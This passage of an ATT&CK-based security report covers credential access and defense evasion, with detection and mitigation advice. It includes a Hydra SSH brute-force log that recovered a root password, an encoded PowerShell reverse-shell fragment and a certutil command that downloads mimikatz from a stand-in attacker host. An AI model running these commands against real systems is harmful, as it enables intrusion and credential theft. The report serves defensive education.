Hydra (http://www.thc.org/thc-hydra) starting at 2017-07-22 14:39:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[WARNING] Restorefile (./hydra.restore) from a previous session found, to preven
t overwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 3160 login tries (l:1/p:3160
), ~3 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.179.145   login: root   password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-22 14:40:00
root@kali:~# 
```

4.2.2. OS Credential Dumping (T1003)

Description: Adversaries extract credentials from OS memory, often targeting Windows LSASS.
Real-world Examples: APT29 and FIN6 used Mimikatz for credential dumping.
Hypothetical POC:
Credential dumping using Mimikatz



```
index=* sourcetype=”WinEventLog:Security” EventCode=4662
Object_Name=”*sam*” [ search index=* sourcetype=”WinEventLog:Security”
EventCode=4663 | rename Object_Name as new_Object_Name | fields
new_Object_Name ] | search [ search index=* sourcetype=”WinEventLog:Security”
EventCode=4624 Account_Name=* | dedup Account_Name | fields Account_Name
] | eval
new_Object_Name=if(isnull(new_Object_Name),Object_Name,new_Object_Name)
| stats count by new_Object_Name | where count>50 | anomalousvalue field=count
```

This SPL searches for Windows Security Event Logs (sourcetype=”WinEventLog:Security”) with EventCode 4662 that contain an Object_Name that includes the string “sam”. It then searches for EventCode 4663 and renames the Object_Name field as new_Object_Name and only keeps that field. It then searches for EventCode 4624 that contains an Account_Name and deduplicates the results to get a list of unique account names. It then replaces any null values in new_Object_Name with Object_Name. Finally, it counts the occurrences of each new_Object_Name and only displays those with a count greater than 50.

4.3. Tools Used

- **Hydra:** Cracks logins across protocols.
- **Medusa:** Supports brute-force attacks.
- **Mimikatz:** Extracts credentials from memory.

4.4. Detection and Mitigation

- **Account Lockout Policies:** Limit login attempts.
- **Multi-Factor Authentication (MFA):** Mandate MFA for critical systems.
- **Strong Password Policies:** Enforce complex passwords.
- **Credential Guard:** Protect LSASS on Windows.
- **EDR:** Detect suspicious LSASS access.

5. Tactic: Defense Evasion (TA0005)


5.1. Tactic Description

Defense Evasion involves techniques to avoid detection, such as obfuscating tools or manipulating system artifacts.

5.2. Selected Techniques


5.2.1. Obfuscated Files or Information (T1027)

Description: Adversaries encode or encrypt data to evade detection.
Real-world Examples: Emotet uses obfuscated PowerShell/JavaScript to bypass antivirus.
Hypothetical POC:
An attacker encodes a malicious obfuscated code like the below example



```
var _0x53f6 = ['11YYQwTI', 'Hello\x20World!', '109151kIZvMn', '2rehU1A',
    '6379TKmN1H', '591654RZioxm', '554247pseqRJ', '224175AuOoxn', '41rtLVwC',
    '69463dClvua', '1229IhXuLO'];
var _0xb65b = function(_0x17dfbf, _0xfff19b) {
    _0x17dfbf = _0x17dfbf - 0xae;
    var _0x53f6da = _0x53f6[_0x17dfbf];
    return _0x53f6da;
};
(function(_0x2f308c, _0x436fda) {
    var _0x13a2ac = _0xb65b;
    while (!![]) {
        try {
            var _0x42e6eb = parseInt(_0x13a2ac(0xb2)) * -parseInt(_0x13a2ac
                (0xae)) + parseInt(_0x13a2ac(0xb5)) + parseInt(_0x13a2ac(0xb4
                )) + parseInt(_0x13a2ac(0xb7)) + -parseInt(_0x13a2ac(0xb3)) +
                -parseInt(_0x13a2ac(0xb8)) * parseInt(_0x13a2ac(0xb6)) +
                parseInt(_0x13a2ac(0xb1)) * parseInt(_0x13a2ac(0xb0));
            if (_0x42e6eb === _0x436fda) break;
            else _0x2f308c['push'](_0x2f308c['shift']());
        } catch (_0x304a4d) {
            _0x2f308c['push'](_0x2f308c['shift']());
        }
    }
}(_0x53f6, 0x566b7));

function hi() {
    var _0x587c6f = _0xb65b;
    console['log'](_0x587c6f(0xaf));
}
hi();
```


example 2



```
# The final command executed on the victim machine

powershell -EncodedCommand

JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADEALgAxADAA

MAAiACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0ACgApADsA... (and so on)
```

5.2.2. Ingress Tool Transfer (T1105)

- Description: Adversaries transfer tools or other files from an external system into a compromised network. To evade detection, they often abuse legitimate, built-in system utilities that are trusted by the operating system. These are known as "Living off the Land" Binaries (LOLBins).
- Real-world Examples: Many threat actors, including APT29 and FIN7, have used certutil.exe—a legitimate Windows command-line program for managing certificates—to download malicious payloads. Because certutil.exe is a signed Microsoft binary, its network activity is often trusted and not flagged by firewalls or basic security software.
- Hypothetical POC:
  - An attacker has gained command-line access to a victim's machine but discovers that PowerShell downloads (Invoke-WebRequest) are being logged and monitored.
  - To bypass this, the attacker uses certutil.exe to download a malicious tool (e.g., mimikatz.exe) from their attack server.
  - Illustrative Command:



```
certutil.exe -urlcache -split -f http://attacker-server.com/tools/mimikatz.exe C:\Users\Public\mimikatz.exe
```

  - Why this works for evasion: The command uses a trusted Microsoft utility to perform the download. Security systems that are only watching for "powershell.exe" or "bitsadmin.exe" making network connections might completely miss this activity, allowing the attacker to bring in their tools undetected.

5.3. Tools Used

- Veil Framework / Invoke-Obfuscation: Tools to generate obfuscated payloads.
- PowerShell / Bash: Used for encoding commands and scripting.
- Legitimate System Utilities (LOLBins):
  - certutil.exe: A certificate services utility abused for downloading files.
  - bitsadmin.exe: A background file transfer utility often used by attackers.
  - mshta.exe: A utility to execute HTML application files, which can run remote scripts.

5.4. 5.4. Detection and Mitigation

- **Script Block Logging & AMSI:** For obfuscation, enable PowerShell Script Block Logging to record the de-obfuscated content of scripts. Ensure modern antivirus with Anti-Malware Scan Interface (AMSI) support is active, as it can inspect code at execution time.
- **Command-Line Auditing:** Log all process creation events and command-line arguments. Create alerts for suspicious usage of LOLBins like certutil.exe, specifically looking for flags like -urlcache, -f, or connections to untrusted URLs.
- **Behavioral Monitoring (EDR):** Deploy an Endpoint Detection and Response (EDR) solution. EDRs are designed to detect this kind of behavior, as they can correlate the execution of a trusted process (certutil.exe) with a suspicious network connection and subsequent file creation.
- **Application Control:** Use tools like Windows Defender Application Control (WDAC) or AppLocker to create policies that can restrict the behavior of even legitimate system utilities, preventing them from being used for malicious purposes.

6. Defense Summary

The tactics and techniques analyzed in this report ,Reconnaissance, Initial Access, Credential Access, and Defense Evasion—represent a logical and common attack chain used by adversaries. A successful defense cannot rely on a single tool or strategy.. The goal is to ensure that if one layer fails, another is in place to detect or prevent the attack from progressing.

This strategy can be broken down into three core pillars: strengthening technology, implementing robust processes, and empowering people.

Technology: Hardening the Digital Infrastructure

- **To Counter Initial Access:** A hardened perimeter is the first line of active defense.
  - Email Security Gateways should be configured to scan for malicious attachments and links, neutralizing threats like spearphishing before they reach an employee's inbox.
  - A rigorous Patch Management program for all public-facing applications (e.g., web servers, VPNs) is critical to close the vulnerabilities that attackers seek to exploit.

    - A Web Application Firewall (WAF) adds another layer by inspecting incoming web traffic to block common attack patterns, providing a crucial shield for your web applications.

- **To Counter Credential Access:** Protecting identities is paramount, as compromised credentials grant attackers legitimacy within the network.
    - Multi-Factor Authentication (MFA) is the single most effective control against credential theft and brute-force attacks. It must be enforced on all critical systems, especially remote access and cloud services.
    - This should be combined with Strong Password Policies and Account Lockout mechanisms to make brute-force guessing computationally infeasible.
    - On Windows environments, enabling Windows Credential Guard uses virtualization-based security to isolate secrets, making it significantly harder for tools like Mimikatz to dump credentials from memory.
- **To Counter Defense Evasion:** Assume a breach will eventually occur and focus on high-fidelity internal detection.
    - An Endpoint Detection and Response (EDR) solution is essential. It provides the visibility needed to detect malicious behaviors, such as a trusted process like certutil.exe making a suspicious network connection or PowerShell executing obfuscated code.
    - Enable PowerShell Script Block Logging and Command-Line Auditing to create a detailed audit trail. This ensures that even if an attacker uses evasive techniques, their actions are recorded for detection and forensic analysis.

Process: Implementing Robust Security Operations

- To Counter Reconnaissance: Security begins with managing your public footprint. An Information Governance process should be established to regularly review and minimize the amount of sensitive data exposed on public websites and social media.
- To Counter All Tactics: Continuous vigilance is key.
    - File Integrity Monitoring (FIM) processes should be in place to alert on unauthorized changes to critical system files or configurations.
    - A program of Continuous Monitoring and regular Vulnerability Assessments ensures that new weaknesses are identified and remediated promptly, keeping the security posture strong against emerging threats.

People: Cultivating a Security-Conscious Culture

- To Counter Reconnaissance and Initial Access: The human element is often the first target. Comprehensive and ongoing Security Awareness Training is non-negotiable. Employees must be trained to recognize and report phishing, understand the risks of social engineering, and practice good security hygiene. They are a critical part of the defense, not a vulnerability.

7. References

- MITRE ATT&CK®: Reconnaissance (TA0043)
- MITRE ATT&CK®: Initial Access (TA0001)
- MITRE ATT&CK®: Credential Access (TA0006)
- MITRE ATT&CK®: Defense Evasion (TA0005)